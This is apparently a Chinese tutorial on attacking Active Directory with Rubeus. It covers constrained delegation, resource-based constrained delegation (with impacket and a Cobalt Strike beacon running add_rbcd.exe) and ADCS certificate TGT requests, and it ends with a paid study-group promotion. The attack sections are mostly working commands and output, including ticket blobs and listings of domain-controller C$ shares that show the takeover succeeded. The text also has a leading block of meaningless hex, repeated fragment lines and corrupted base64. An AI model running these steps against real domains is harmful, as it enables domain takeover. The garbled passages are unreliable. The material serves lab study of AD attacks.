D98E1BF769A229C3E8BCDAFF7D9D397A885B42EF7CA16C905DFF9AED300C216E97248458B1800954713CE6ADD00850AE8627A2A7E92C21445E509B7DBCD00D68133E1618F6A1CF7A4E4
A4AC487445E90B804430C80C47540F443BA81AF54C166C7F9AC0807E4FD52C64771DDEE23B6A842D48F809D01227C6DDA394C0D2743F865C0F72548E8A75537A5A887AD056E83CC6C2E359
1863B8F78E3B8836E1A0F0680D68037F3300CFEAF2528804FD6486F5C0B58C3F6DD5F11FD525887E58D480366312D737D6AA1C758AC1A1CA8AC6D8323688C802BDD0A3D6426D3D7AA0A5
C553B3A22F2A48C2B1C4B3AE38C176A33F94A99A2D0AC0A1345DE70B6A52E0B41D0F4A56F648AF306162543EBE81293D14A3A8B5D2B3A4EC0D452F353F0E48E4A0A4B0605F300C84B
18EC48B48DD4E84511CB2A0F18068B627FDBD8CB05808F170758D5F6D70C220DED29F2722B7916E591E42579E619B7CEA3371DE676C320E9ABA794340C0008748084E9751C19A74CD3C6C
8CFAE2500CE5136321D2EAE40CCF7E837B05BCEA41D0A1DA6A9C80EA2319E7BDCD5CD82FDAC9DA1B424B92C6BABCCDB0FD6CEE614E1E6EDEE968AGDA3766AC770DEA609B5344CF

```

委派攻击

Rubeus 工具也支持委派攻击，其进行 S4U 请求只能接收 rc4 加密算法的哈希或者 AES 加密的 AES256 Key，而不支持接收明文密码。其进行约束性委派攻击和基于资源的约束性委派攻击的命令是一样的，如下。

1. 约束性委派攻击

以下是使用 Rubeus 工具进行约束性委派攻击。

#利用 machine\$ 账号进行约束性委派攻击

```
Rubeus.exe s4u /user:machine$ /rc4:329153f560eb329c0e1deea55e88a1e9 /domain:xie.com /msdssp:cnfs/AD01.xie.com /impersonateuser:administrator /ptt
```

攻击者创建了一个机器账号 machine\$，密码为 root，如图所示：

```

+ examples git:(master) * python3 addcomputer.py -computer-name 'machine$' -computer-pass 'root' -dc-ip 10.211.55.
4 'xie.com/hack:P@ss1234' -method SAMR -debug
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packag
es/impacket-0.9.25.dev1-py3.8.egg/impacket
[*] Opening domain XIE...
[*] Successfully added machine account machine$ with password root.

```

并且配置了 machine\$ 机器账号到指定 cifs/AD01.xie.com 服务的约束性委派，如图所示：

machine 属性

对象	安全	拨入	属性编辑器
常规	操作系统	隶属于	委派
		密码复制	位置
			管理者

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

☐ 不信任此计算机来委派(O)
☐ 信任此计算机来委派任何服务(仅 Kerberos)(T)
☒ 仅信任此计算机来委派指定的服务(U)

☐ 仅使用 Kerberos(K)
☒ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

服务类型	用户或计算机	端口	服务名称	域
cifs	AD01		XIE	

现在使用 Rubeus 工具利用 machine\$ 机器账号进行约束性委派攻击，获得域控 AD01 的权限，如图所示。

C:\Users\hack.XIE\Desktop>Rubeus.exe s4u /user:machine\$ /rc4:329153f560eb329c0e1deea55e88a1e9 /domain:xie.com /msdssp:cifs/AD01.xie.com /impersonate user:administrator /ptt

```

  {S}
  {R}
  {U}
  {B}
  {E}
  {U}
  {S}

v2.0.1

[*] Action: S4U

[*] Using rc4_hmac hash: 329153f560eb329c0e1deea55e88a1e9
[*] Building AS-REQ (w/ preauth) for: 'xie.com\machine$'
[+] TGT request successful
[*] base64(ticket.kirbi):

doIEtDCCBLcGAWI8BaEDAgEwoID2DCCA9RhggPQMIIDzKADAgEfoQkbB1hJRS5DT021HDAaoAMCAQKh
EzARgwZrcmJ0Z3QbB3hpZS5jb22jgg0aMIID1qADAgESoQMCAQK1gg0IBhM3e1UMkd9Xy9eYYSsMd
8LpUXjf1RwjcnQgJ0d7D+frp6aZPscdsIGRPcE1331aPgP18MGkmZX1hZEU31uytQiyMIsziXQPVLoOg
vLAHmsda4BF1+2ayNRajMZ1n1hrVZ87C5TX16Iag173m+DBbX1qCCS1ctGSbyVCby7kFepIR89AAfmW8
SF71dvDk1eLN1y4j+WP21q9h7Z31w8/qoXQswAa1mGX2roCZ9vKbY1o23M2dx2XYD3000z0hcs03pZk5
exH3E+XGb1ygegfmr0+r1K60ZsUyOFVXq1G1pct+gNKqoFFJPf4B1aPh81h0A7fYn9y1a6K6nmcSvPN
c9TW1f+oPMDUpeUw1/KBB1xvXTEB1pCuPOysK322SY0H/WwxwHu1qXUvLZt1c9wJhH1Kj1p9FXdcLQRO
nHz4pUcCHZVX8r5z+vyw1cGQrjCFuoN6BqjI3NZfQk6hU5SbtFkHskFucXqcCnZF7ppN001LKnVMP+uK
tpYuoQStqNC793Ve98WGF1nyr3Av8Tb1BDKSO1rEgx1dT555JfggBExdt3wZvoHvcgydkhBKMozPfAc
VUXLeBbXEBsLcuAJE1bu7KjYn9bV11079TR1/cPCPyVDL3K5tA8u/rQwJDDbmmyns8kr0gnT7/TVbyGn
ZApqaMe4VhpJFux61kWRB60Co0fG54FISVC0D3DC50/QZSHqz aa2eGT1Y2u92y2o1eNbsaT2H8HqW2df
3KVg/11fUKQ2kcBgNGaEgVw1AMK8TSQIcp0D2o0NVG1fg1k2KXC2cVp/5725Z1KeSCsR0g0yqCE0gpgs
t1LRJYS1tpV0ZYuB4a1MEDLAWRzp0+0VwSu8xc9BR5W1X0sPrYVLNwEoEHLVsFy1HFK5K5X9hDzRRrd
NFGI01RCu8NOMuNU4fET+j1MzP32P5a0Mw0EH2onHz+jwQB1bKXSV080HtXYeAjcPpqx8CgXSHKf1pQ
bETcs8qzY8XAQuuHHZ1aRsEX/t6e18J72VNA3gSM3P1U1hfyzGxwByEEu1bDCdF09h9rh6vXgjkak/6T
55vm0Xab4eoQ11Ur60vXHPjC7f+pTnmVFqnmG91wedVLdITuQkH2REqPN9axIOFRLE9F1d18ettao/sm
mVBFvrEsqI/xk/GpLF6bFFQjhg2100Tf/mpjGSpX2qS5C0xQHbWys+UoHnKSaOBxzCBxKADAgEaoG8
B1G5fYG2MIgoIgwMITGtMIGqoBswGaADAgEXoR1EEM00w8SBV8/toB1aB61Jf2yHCRshWE1FLKNPTaIV
MB0gAw1BAaEMMAobCG1hYzhpbmUkowcDBQBA4QApreYDzIwMjIwMjAymDMwNTA0WqYRGABymDIyMDIw
MjEzMDUwNFqnERgPMjAymJkMkMzA1MDRaqAKb1hJRS5DT02pHDAaoAMCAQKhEzARgwZrcmJ0Z3Qb
B3hpZS5jb20=
```

一共会获得多个票据，如图所示，可以看到所有票据都已导入内存中：


```

YpOCbD83tiWM/KV9o4HFMiHCoAMCAQCigboEgbd9gbQwgbGgga4wgaswgaigGzAZoAMCAREhEgQQfydr
oV//OI9LWtPwC7baEJGwdYSUUuQ09NohowGKADAgEKoREwDxsNYWRtaW5pc3RyYXRvcqMHAwUAQKEA
AKURGA8yMDIyMDIwMjAzMDUwNFqmERgPMjAyMjAyMDIxMzA1MDRapxEYDzIwMjIwMjA5MDMwNTA0WqgJ
GwdYSUUuQ09NqRUwE6ADAgEBoQwwChsIbWfJaGluzSQ=

[*] Impersonating user 'administrator' to target SPN 'cifs/AD01.xie.com'
[*] Using domain controller: AD01.xie.com (10.211.55.4)
[*] Building S4U2proxy request for service: 'cifs/AD01.xie.com'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/AD01.xie.com':

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
AwIBAqEWMbQbBGNpZnMbDEFEMDEueG1lLmNvbQ==

[+] Ticket successfully imported!

```

如图所示，可以看到未进行约束性委派攻击前无法获得 AD01 的权限，进行约束性委派攻击后，即获得了 AD01 的权限。


```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied. 未进行攻击前
```

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B 进行攻击后
```

```
Directory of \\ad01.xie.com\c$
```

```
2013/08/22  23:52    <DIR>          PerfLogs
2013/08/22  22:50    <DIR>          Program Files
2021/02/27  17:40    <DIR>          Program Files (x86)
2021/02/27  17:42    <DIR>          Users
2021/02/27  20:39    <DIR>          Windows
               0 File(s)                0 bytes
               5 Dir(s)  263,392,043,008 bytes free
```

2. 基于资源的约束性委派攻击

以下是使用 Rubeus 工具进行基于资源的约束性委派攻击。

```
Rubeus.exe s4u /user:machine$ /rc4:329153f560eb329c0e1deea55e88a1e9 /d
omain:xie.com /msdsspn:cifs/win7.xie.com /impersonateuser:administrator /ptt
```

攻击者创建了一个机器账号 machine\$，密码为 root，并且配置了 machine\$ 机器账号到机器 Win7 的基于资源的约束性委派，如图所示：

```
-----添加机器用户对某主机的基于资源的约束性委派-----
[*] Tasked beacon to run .NET program: add_rbcd.exe domain=xie.com dc=AD01.xie.com tm=win7 ma=machine mp=root
[+] host called home, sent: 118943 bytes
received output:
CN=win7,CN=Computers,DC=xie,DC=com
[+] Elevate permissions on win7
[+] Domain = xie.com
[+] Domain Controller = AD01.xie.com
[+] New SAMAccountName = machine$
[+] Machine account: machine Password: root added
[+] machine SID : S-1-5-21-1313979556-3624129433-4055459191-1167
[+] Exploit successfully!
```

委派攻

，可以看到所有票据

，可以看到所有票据

，可以看到所有票据

，可以看到所有票据

```
C:\Users\hack.XIE\Desktop>dir \\win7.xie.com\c$  
Access is denied.
```

未进行攻击前

```
C:\Users\hack.XIE\Desktop>dir \\win7.xie.com\c$  
Volume in drive \\win7.xie.com\c$ has no label.  
Volume Serial Number is F0A9-0DAC
```

进行攻击后

```
Directory of \\win7.xie.com\c$  
  
2009/07/14  11:20    <DIR>          PerfLogs  
2009/07/14  17:49    <DIR>          Program Files  
2021/07/04  20:32    <DIR>          Program Files (x86)  
2021/12/13  16:57    <DIR>          Users  
2021/07/04  20:31    <DIR>          Windows  
                0 File(s)              0 bytes  
                5 Dir(s)  259,614,195,712 bytes free
```

ADCS 攻击

利用 pfx 证书文件请求 TGT 认购权证。

#该 cert.pfx 文件密码为空


```
Rubeus.exe asktgt /user:hack /certificate:cert.pfx /dc:10.211.55.4 /ptt
```

#如果 cert.pfx 文件密码为 aaa, 则需要指定密码

```
Rubeus.exe asktgt /user:hack /certificate:cert.pfx /password:aaa /dc:10.211.55.4 /p  
tt
```



```
C:\Users\hack.XIE\Desktop>Rubeus.exe asktgt /user:hack /certificate:cert.pfx /dc:10.211.55.4 /ptt
```



```
v2.0.1
```

```
[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=hack, CN=Users, DC=xie, DC=com
```

```
[*] Building AS-REQ (w/ PKINIT preauth) for: 'xie.com\hack'
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFNDCCBTCgAwIBBaEDAgEWooIEXDCBFhggRUMIIEUKADAgEFoQkbB1hJR5SDT02iHDAaoAMCAQKh
EzARGwZrcmJ0Z3QbB3hpZS5jb22jggQeMIIEGqADAgESoQMCAQKiggQMBIIECFNc9wia51jpn4hMzVUo
QepTX2ExNFvAiDVUzhFLnJ0qMs1BXqRfCW2M/bWB4m3HKII517jG5pKxMdn91x3oIX61zKZXVTVcxVRZ
gTfg/ACP9f9G6PpFjixiSP7G6qzGY9dzn96nIVP5w3eXZoYCibIpxsxETe1/XrYbfBm0+2U4rsgwb2sv
TV4k1lpVKr9C5KUVg+toX8BBYtrZWtkvMBb98dNyTwBm9Gw65Hxk5vW8U0SgQxrMgAXzyZlvsGerTXJy
yphyZEmHjsBax025iqGHDb3D7/wMy3NWcqrM0NR4sZqM6PLCPxq6DnKgEs6qhz5BG5goCmpkXXHhIHn
+iX/NNg/OIs+Iq2bqo8yQNhqfWkcZURKQ/HMzLEeoue0ewQ5kfdC05+9IR5TMZuSvhgbYXu+cpKFSN1
p6rFxoCzHfQmbZajXhlpACiVQVn/Bh54ItEwOwuJ60Ad4zkGqfCq25nklZ7Mknh45R3gTQUZxENRlyhT
pWoreULFFLEs6dGzSKK2z4DyyQRdD5SWYBHN4mZYwnnXefTeSt5r0QgdiPr60QQmoq/WTMFWGUNE6HnM
PLnGj2N4cm0a4ajga3klXc1Psys7ci4vK/RrOhZUdcBHd0ky3w2BpwEZIoQbs/8rdfwJgrynNCcf/yw2
9/g17qyFTPYE3jrqCiD5khx+7+az09ArwaqeACuX0pNQjZwwg9tQ9tc6WeRV090+yBGP51KX25LP6HV
58hZP7W49kAiUNFM2IAxampEKaHyhTcy6DvmZ8MxTERiLY6+5mDxoUjwBkmDGh0NYXI2BTf0sj+Jtj5d
HLHLD/INff0UQgbUFDcIjirSN+cngpSLrWo7qFQz3MaYgp0dW5nf2E4tgbDj0ATo1NJ1oyn0VhLzJ3i
WIHt07xdaeNCwKwvRN/37hkSPWgmDTQckU1BA7Tnz51f0Lg6W4q6MyBPvJmWkb/vMwiKy1v+h9W750L1
65uUvLq1l1u61W5K+OIjy108IIntUFD/0mjwwwjtHeNZPCKhgSQAL1W8K1bFfCiKNdBxQtxcJ2KNdWHWL
D3+1QEIZEo5JzKkSoUn02/zHSQ2Z8N9fVYQy+VQqPV+MHR0dd+PvB3c7x4kccSW5NQEYoMHGE1j2CJa8
/AusttesEPLUJSTF1A101B2wMLys51wiIIXUQgAskq95kvhfAGbr3T8k4VvSDN91Nr/1E2o0ssh/b
r3bDBCb0NxzHuIS9LQuX0uc2mqMeF0hU612TB1nQN0kHEXxGgVTxj4VDSew4H+KDEH3KdVr12QtM1qUu
FI0QJJSZnnp60GzyEsSX/KM3dn3HKaz+ITA0o1oUABNy0928H18a/GyU7cqngJGbSnYaeKGicAsx8mq0B
wzCBwKADAgEAooG4BIG1fYGyMIGvoIGsMIGpMIGmoBswGaADAgEXoRIEEFaev4j38Vwv1aECwIjnyrih
CRsHWE1FLkNPtARMA+gAwIBAAEIMAYbBGhhY2uiBwMFAEDhAACIERgPMiAvMiEwMTQwMzI2MDBaphEY
```

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习AD域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+	30+	306
成员数量	内容数量	运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全